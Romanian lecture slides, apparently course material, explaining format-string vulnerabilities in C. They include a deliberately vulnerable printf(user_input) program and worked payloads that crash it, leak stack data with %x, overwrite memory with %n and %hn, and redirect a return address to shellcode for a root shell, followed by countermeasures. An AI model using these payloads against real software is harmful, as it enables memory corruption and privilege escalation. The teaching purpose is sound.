Vulnerabilitatea șirului care descrie formatul

Conținut

- Șirul care determină formatul
- Accesarea argumentelor opționale
- Cum funcționează `printf()`
- Atacul cu șir de format
- Cum se exploatează vulnerabilitatea
- Contramăsuri

Șirul care determină formatul

`printf()` – tipărește un șir potrivit unui format. Are număr *variabil* de argumente

```
int printf(const char *format, …);
```

Lista de argumente a funcției `printf()`:

- Un argument de format
- Zero sau mai multe argumente opționale


În general, compilatoarele nu raportează dacă sunt date mai puține argumente la invocare.

Accesul la argumentele opționale

```
#include <stdio.h>
#include <stdarg.h>

int myprint(int Narg, ... )
{
  int i;
  va_list ap;                                          ①

  va_start(ap, Narg);                                  ②
  for(i=0; i<Narg; i++) {
    printf("%d  ", va_arg(ap, int));                   ③
    printf("%f\n", va_arg(ap, double));                ④
  }
  va_end(ap);                                          ⑤
}

int main() {
  myprint(1, 2, 3.5);                                  ⑥
  myprint(2, 2, 3.5, 3, 4.5);                          ⑦
  return 1;
}
```

- `myprint()` arată cum funcționează `printf()`.
- Pentru invocarea `myprintf()` din linia 7:
- pointerul `va_list` (linia 1) accesează argumentele opționale.
- macro `va_start()` (line 2) calculează poziția inițială a `va_list` pe baza celui de al doilea argument `Narg` (ultimul argument înainte de argumentele opționale)

Accesul la argumentele opționale




- `va_start()` primește adresa de start a `Narg`, găsește dimensiunea pe baza tipului de dată și setează valoarea pentru pointerul `va_list`.
- pointerul `va_list` avansează folosind macro `va_arg()`.
- `va_arg(ap, int)` : mută pointerul `ap` (va_list) în sus cu 4 octeți.
- După accesarea tuturor argumentelor opționale este apelat `va_end()`.

Cum accesează `printf()` argumentele opționale

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- Aici, `printf()` are trei argumente opționale. Elementele care încep cu “%” în șirul de format sunt specificatori.
- `printf()` scanează șirul de format și tipărește fiecare caracter până ce întâlnește un “%”.
- `printf()` apelează **`va_arg()`**, care returnează argumentul opțional pointat de **`va_list`** și avansează în lista la următorul argument.

Cum accesează `printf()` argumentele opționale




- La invocarea `printf()` argumentele sunt puse pe stivă în ordine inversă.
- La scanarea și tipărirea folosind șirul de format, `printf()` înlocuiește `%d` cu valoarea primului argument opțional și o tipărește.
- Apoi `va_list` este avansată la poziția 2

Lipsa argumentelor opționale

```c
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```

- `va_arg()` macro nu știe dacă a ajuns la sfârșitul listei de argumente opționale.
- De aceea, el continuă să extragă date de pe stivă și să avanseze pointerul `va_list`.



Vulnerabilitatea din șirul de format

```
printf(user_input);
```

```
sprintf(format, "%s %s", user_input, ": %d");
printf(format, program_data);
```

```
sprintf(format, "%s %s", getenv("PWD"), ": %d");
printf(format, program_data);
```

În aceste trei exemple, intrarea de la utilizator (`user_input`) devine parte a șirului de format.


Ce s-ar întâmpla dacă **user_input** ar conține specificatori de format?

Cod vulnerabil

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);

    printf(input); // The vulnerable place    ①

    printf("Data at target address: 0x%x\n",var);
}

void main() { fmtstr(); }
```

Stiva programului vulnerabil

În `printf()`, punctul în care încep argumentele opționale (pointerul `va_list`) este poziția situată imediat deasupra argumentului șir de format.



Ce putem realiza?

Atacul 1 : Eșecul (crash) programului

Atacul 2 : Tipărirea datelor de pe stivă

Atacul 3 : Modificarea în memorie a datelor programului

Atacul 4 : Modificarea datelor programului la valori specifice

Atacul 5 : Injecția cod rău intenționat (malicious code)

Atacul 1 : Eșecul programului

```
$ ./vul
......
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- Folosim intrarea: `%s%s%s%s%s%s%s%s`
- `printf()` parsează șirul de format.
- Pentru fiecare `%s`, extrage o valoare din locul unde pointează `va_list` și avansează `va_list` la poziția următoare.
- Pentru fiecare `%s`, `printf()` tratează valoarea ca adresă și extrage date de la adresa respectivă. Dacă valoarea nu este o adresă validă, programul eșuează.

Atacul 2 : Tipărirea datelor de pe stivă

```
$ ./vul
......
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

- Să presupunem că variabila de pe stivă conține un secret (o constantă) și vrem să o tipărim.
- Folosim intrarea de la utilizator: `%x%x%x%x%x%x%x%x`
- `printf()` tipărește valoarea întreagă indicată de pointerul `va_list` și avansează pointerul cu 4 octeți.
- Numărul de `%x` necesari se decide pe baza distanței dintre valoarea de început a pointerului `va_list` și variabilă. Numărul de `%x` se obține prin încercări.

Atacul 3 : Modificarea în memorie a datelor programului

Scopul: modificarea variabilei `var` de la valoarea 0x11223344 la o altă valoare.

- Specificatorul de format `%n`: scrie într-o variabilă din memorie numărul de caractere care au fost tipărite până la întâlnirea lui.
- `printf("hello%n",&i)` ⇒ când `printf()` ajunge la `%n`, a tipărit deja 5 caractere, așa că pune 5 la adresa de memorie dată.
- `%n` tratează valoarea indicată de pointerul `va_list` ca adresă de memorie și scrie în locația respectivă.
- De aceea, dacă dorim să scriem o valoare într-o locație de memorie, trebuie să avem adresa locației respective pe stivă.

Atacul 3 : Modificarea în memorie a datelor programului


Presupunând că adresa lui `var` este `0xbffff304` (se poate obține folosind `gdb`)

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
```

- Adresa lui `var` se dă la începutul intrării așa că este stocată pe stivă.
- $(command): reprezintă substituirea comenzii. Permite ca ieșirea comenzi să substituie comanda însăși.
- "`\x04`" : înseamnă că "`04`" este un număr în hexazecimal, nu două caractere ASCII.

Atacul 3 : Modificarea în memorie a datelor programului

- Adresa lui `var` (`0xbffff304`) este acum pe stivă.
- **Scopul :** să facem ca pointerul `va_list` să indice această locație și apoi să folosim `%n` pentru a stoca o anumită valoare.
- `%x` este folosit pentru a avansa pointerul `va_list`.
- Câți de `%x` sunt necesari?



Atacul 3 : Modificarea în memorie a datelor programului

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c      ← The value is modified!
```

- Prin încercări, determinăm câți de `%x` sunt necesari pentru a tipări `0xbffff304`.
- Aici am avut nevoie de 6 specificatori de format, 5 `%x` și 1 `%n`.
- După atac, datele din adresa țintă se modifică la `0x2c` (`44` în zecimal).
- Fiindcă au fost tipărite 44 înainte ca `%n` să fie întâlnit.

Atacul 4 : Modificarea datelor programului la valori specifice

Scopul: Să schimbăm valoarea lui `var` de la `0x11223344` la `0x9896a9`

```
$ echo $(printf
    "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000
```

`printf()` a tipărit deja 41 caractere înainte de `%.10000000x`, așa că se va stoca valoarea, `10000000+41 = 10000041 (0x9896a9)` la adresa `0xbffff304`.

Atacul 4 : O variantă mai rapidă

```
#include <stdio.h>
void main()
{
  int a, b, c;
  a = b = c = 0x11223344;

  printf("12345%n\n", &a);
  printf("The value of a: 0x%x\n", a);
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
  printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
}
```

```
Execution result:
seed@ubuntu:$ a.out
12345
The value of a: 0x5
12345
The value of b: 0x11220005
12345
The value of c: 0x11223305
```

Atacul 4 : O variantă mai rapidă

Scopul: să schimbăm valoarea lui `var` la `0x66887799`


- Folosim specificatorul `%hn` pentru a modifica câte doi octeți din `var` o dată.
- Împărțim memoria lui `var` în două părți, fiecare cu doi octeți.
- Majoritatea calculatoarelor folosesc arhitectura Little-Endian
  - Cei doi octeți cel mai puțin semnificativi (`0x7799`) sunt stocați la adresa `0xbffff304`
  - Cei doi octeți mai semnificativi (`0x6688`) sunt stocați la `0xbffff306`
- Dacă primul `%hn` primește valoarea `x` și înainte de următorul `%hn`, sunt tipărite încă `t` caractere, cel de al doilea `%hn` va primi valoarea `x+t`.

Atacul 4 : O variantă mai rapidă

- Suprascriem octeții de la adresa `0xbffff306` cu `0x6688`.
- Tipărim încă câteva caractere astfel încât, când ajungem la `0xbffff304`, numărul de caractere ¸să crească la `0x7799`.

```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
      _%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****@@@@****_00000063_b7fc5ac0_b7eb8309_bffff33f_00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```

Atacul 4 : Variantă mai rapidă



- Adresa A : prima parte a adresei lui `var` (4 octeți)
- Adresa B : a doua parte a adresei lui `var` (4 octeți)
- `@@@@` : 4 octeți
- 5 _ : 5 octeți
- Total : 12+5+32 = 49 octeți

Atacul 4 : Variantă mai rapidă

- Pentru a tipări `0x6688` (26248), avem nevoie de 26248 - 49 = 26199 caractere folosite ca și câmp de precizie pentru `%x`.
- Dacă folosim `%hn` după prima adresă, pointerul `va_list` va indica spre a doua adresă și va fi stocată aceeași valoare.
- De aceea, punem `@@@@` între două adrese, astfel încât să putem insera încă un `%x` și să creștem numărul de caractere tipărite la `0x7799`.
- După primul `%hn`, pointerul `va_list` indică spre @@@@, și pointerul va avansa spre a doua adresă. Câmpul de precizie din specificator este setat la 4368 =30617 - 26248 -1 pentru a tipări `0x7799` (30617) când ajungem la al doilea specificator `%hn`.

Atacul 5 : Injecția de cod rău intenționat

Scopul : Să modificăm adresa de retur a codului vulnerabil astfel încât să indice spre cod rău intenționat (d.e cod pentru a executa `/bin/sh`). Obținem acces cu privilegii de root dacă codul vulnerabil este un program `setuid`.

Provocări :

- Injecția de cod rău intenționat în stivă
- Aflarea adresei de început (A) a codului injectat
- Aflarea adresei de retur (B) a codului vulnerabil
- Scrierea valorii A în B

Atacul 5 : Injecția de cod rău intenționat

- Folosim `gdb` pentru a obține adresa de început a codului rău intenționat și adresa de retur a codului vulnerabil
- Să presupunem că adresa de retur este **`0xbffff38c`**
- Să presupunem că adresa de început a codului rău intenționat este **`0xbfff358`**


Scopul : Să scriem valoarea **`0xbffff358`** la adresa **`0xbffff38c`**

Pașii :

- Împărțim **`0xbffff38c`** în două locații de memorie de 2 octeți, contigue: `0xbffff38c` și `0xbffff38e`.
- Stocăm **`0xbfff`** în **`0xbffff38e`** și **`0xf358`** în **`0xbffff38c`**

Atacul 5 : Injecția de cod rău intenționat

- Numărul de caractere tipărite înainte de primul specificator `%hn` =
  12 + (4x8) + 5 + 49102 = 49151 (`0xbfff`).
- După primul `%hn`, se tipăresc 13144 + 1 =13145 caractere
- Se va scrie 49151 + 13145 = 62296 (`0xbffff358`) la adresa `0xbffff38c`



Contramăsuri: Dezvoltatorul

- Trebuie să evite intrările de la utilizator pentru șiruri de format în funcții cum sunt `printf, sprintf, fprintf, vprintf, scanf, vfscanf.`

```
// Vulnerable version (user inputs become part of the format string):
        sprintf(format, "%s %s", user_input, ": %d");
        printf(format, program_data);


// Safe version (user inputs are not part of the format string):
        strcpy(format, "%s: %d");
        printf(format, user_input, program_data);
```

Contramăsuri: folosind Compilatorul

Compilatoarele pot detecta vulnerabilitățile de șir de format potențiale

```
#include <stdio.h>

int main()
{
   char *format = "Hello  %x%x%x\n";

   printf("Hello %x%x%x\n", 5, 4);     ①
   printf(format, 5, 4);               ②

   return 0;
}
```

- Folosirea a două compilatoare pentru a compila programul: `gcc` și `clang`.
- Putem vedea dacă apare o nepotrivire în șirul format.

Contramăsuri: folosind Compilatorul

```
$ gcc test_compiler.c
test_compiler.c: In function main:
test_compiler.c:7:4: warning: format %x expects a matching unsigned
    int argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data
    arguments
      [-Wformat]
   printf("Hello %x%x%x\n", 5, 4);
                      ~^
1 warning generated.
```

- Cu opțiunile implicite, ambele compilatoare dau avertisment pentru primul `printf()`.

- Nu sunt avertismente pentru cel de al doilea.

Contramăsuri: folosind Compilatorul

```
$ gcc -Wformat=2 test_compiler.c
test_compiler.c:7:4: ... (omitted, same as before)
test_compiler.c:8:4: warning: format not a string literal, argument
    types not checked
[-Wformat-nonliteral]

$ clang -Wformat=2 test_compiler.c
test_compiler.c:7:23: ... (omitted, same as before)
test_compiler.c:8:11: warning: format string is not a string literal
      [-Wformat-nonliteral]
   printf(format, 5, 4);
          ^~~~~~
2 warnings generated.
```

- Cu opțiunea `-Wformat=2`, ambele compilatoare dau avertismente, care spun că șirul de format nu este un șir literal, pentru ambele apeluri ale `printf`.

- Aceste avertismente spun dezvoltatorilor că există o problemă potențială.

Contramăsuri

- **Randomizarea adreselor**: Crește dificultatea aflării adresei adresei memoriei țintă (a adresei de retur, a adresei codului rău intenționat)
- **Stiva ne-executabilă/Heap ne-executabil**: Nu va funcționa. Atacatorii pot folosi tehnica return-to-libc pentru a învinge contramăsura.
- **StackGuard**: Nu va funcționa, pentru că putem asigura că se modifică doar memoria